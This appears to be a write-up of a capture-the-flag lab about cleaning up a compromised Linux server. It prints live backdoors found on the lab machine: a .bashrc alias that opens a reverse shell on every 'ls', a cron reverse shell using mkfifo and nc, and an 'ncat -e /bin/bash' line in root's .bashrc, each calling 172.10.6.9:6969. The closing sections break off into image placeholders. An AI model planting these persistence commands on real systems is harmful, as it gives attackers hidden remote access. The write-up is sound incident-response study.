


I Hope so

A server has been compromised, and the security team has decided to isolate the machine until it's been thoroughly cleaned up. Initial checks by the Incident Response team revealed that there are five different backdoors. It's your job to find and remediate them before giving the signal to bring the server back to production.

Start Lab Machine

To start our investigation, we need to connect to the server. The IR team has provided the credentials for use below and noted that the user has root privileges to the server. I'll help guide you along at first, but as we progress through each step, I'm sure you'll feel more comfortable solving these on your own.

What's the most interesting file you found in giorgio's home directory?

```
giorgio@ip-10-112-144-162:~$ pwd
/home/giorgio
giorgio@ip-10-112-144-162:~$
```

since no file appeared on normal check , therefore I checked for hidden files

```
giorgio@ip-10-112-144-162:~$ ls
giorgio@ip-10-112-144-162:~$ ls -la
total 1200
drwxr-xr-x 4 giorgio giorgio    4096 Apr 13  2022 .
drwxr-xr-x 4 root    root       4096 May 28 03:39 ..
-rwsr-xr-x 1 root    root    1183448 Apr 13  2022 .bad_bash
-rw------- 1 giorgio giorgio       0 May 28 03:42 .bash_history
-rw-r--r-- 1 giorgio giorgio     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 giorgio giorgio    3897 Apr 13  2022 .bashrc
drwx------ 2 giorgio giorgio    4096 Apr 13  2022 .cache
-rw-r--r-- 1 giorgio giorgio     807 Feb 25  2020 .profile
-rw-rw-r-- 1 giorgio giorgio      75 Apr 13  2022 .selected_editor
drwx------ 2 giorgio giorgio    4096 Apr 13  2022 .ssh
-rw-r--r-- 1 giorgio giorgio       0 Apr 13  2022 .sudo_as_admin_successful
-rw------- 1 giorgio giorgio   10111 Apr 13  2022 .viminfo
giorgio@ip-10-112-144-162:~$
```

Another file that can be found in every user's home directory is the .bashrc file. Can you check if you can find something interesting in giorgio's .bashrc?

```
# some more ls aliases
alias ll='ls -alF'
alias la='ls -A'
alias l='ls -CF'
alias ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto'

# Add an "alert" alias for long running commands.  Use like so:
```

I was asked to check for bash.rc the config file in linux where u can modify commands , it was modified for “ls” such that everytime i typed **“ls”**

```
ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --
```

✓ Correct Answer

What's going on here

Bash

```
alias ls='(bash -i >& /dev/tcp/172.10.6.9/6969 0>&1 & disown) 2>/dev/null; ls --color=auto'
```

This does **two things every time you type** `ls` :

1. Opens a **reverse shell** to `172.10.6.9:6969`
2. Runs normal `ls` after that so you don't notice

That's classic **persistence + stealth execution**. Basically: "every directory listing phones home."

It seems we've covered the usual bases in giorgio's home directory, so it's time to check the scheduled tasks that he owns.

Did you find anything interesting about scheduled tasks?

unlike windows schedule task , linux have cron jobs that are used to schedule tasks

```
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /usr/bin/rm /tmp/f;/usr/bin/mkfifo /tmp/f;/usr/bin/cat /tmp/f|/bin/sh -i 2>&1|/usr/bin/nc
172.10.6.9 6969 >/tmp/f
giorgio@ip-10-112-144-162:~$
```

Did you find anything interesting about scheduled tasks?

```
/usr/bin/rm /tmp/f;/usr/bin/mkfifo /tmp/f;/usr/bin/cat /tmp/f|/bin/sh -i 2
```

A few moments after logging on to the root account, you find an error message in your terminal.

What does it say?

```
giorgio@ip-10-112-144-162:~$ sudo su
[sudo] password for giorgio:
root@ip-10-112-144-162:/home/giorgio# ls
root@ip-10-112-144-162:/home/giorgio# Ncat: TIMEOUT.
```

```
root@ip-10-112-144-162:/home/giorgio# Ncat: TIMEOUT.
j
j: command not found
[1]+  Exit 1                  ncat -e /bin/bash 172.10.6.9 6969
root@ip-10-112-144-162:/home/giorgio#
```

A few moments after logging on to the root account, you find an error message in your terminal.

What does it say?

Ncat: TIMEOUT.

✓ Correct Answer

After moving forward with the error message, a suspicious command appears in the terminal as part of the error message.

What command was displayed?

ncat -e /bin/bash 172.10.6.9 6969

✓ Correct Answer

You might wonder, "how did that happen? I didn't even do anything? I just logged as root, and it happened."

Can you find out how the suspicious command has been implemented?

i just logged in as a root user in linux and a scan got executed atuomatically how does that happen

That "scan ran the moment you logged in as root" is almost never magic. It's **triggered execution tied to login events**.

In Linux, login = event → and events can fire scripts.

Here are the real ways this happens.

we will look for bashrc as done previously

```
# this, if it's already enabled in /etc
# sources /etc/bash.bashrc).
#if [ -f /etc/bash_completion ] && ! sh
#    . /etc/bash_completion
#fi

ncat -e /bin/bash 172.10.6.9 6969 &
```

`.bashrc` is a script that Bash runs every time it starts an **interactive shell**.

and since I just logged in as a root , the bashrc started for my root shell


There's one more persistence mechanism in the system.

A good way to systematically dissect the system is to look for "usuals" and "unusuals". For example, you can check for commonly abused or unusual files and directories.


This specific persistence mechanism is directly tied to *something* (or someone?) already present in fresh Linux installs and may be abused and/or manipulated to fit an adversary's goals. What's its name?

What is the last persistence mechanism?


so there were 2 users present in the system 1 . giorgio and the second one which comes as a fresh installed **“Ubuntu”**



viewing the bashrc file



let’s find the same who logged on last



That’s all folks!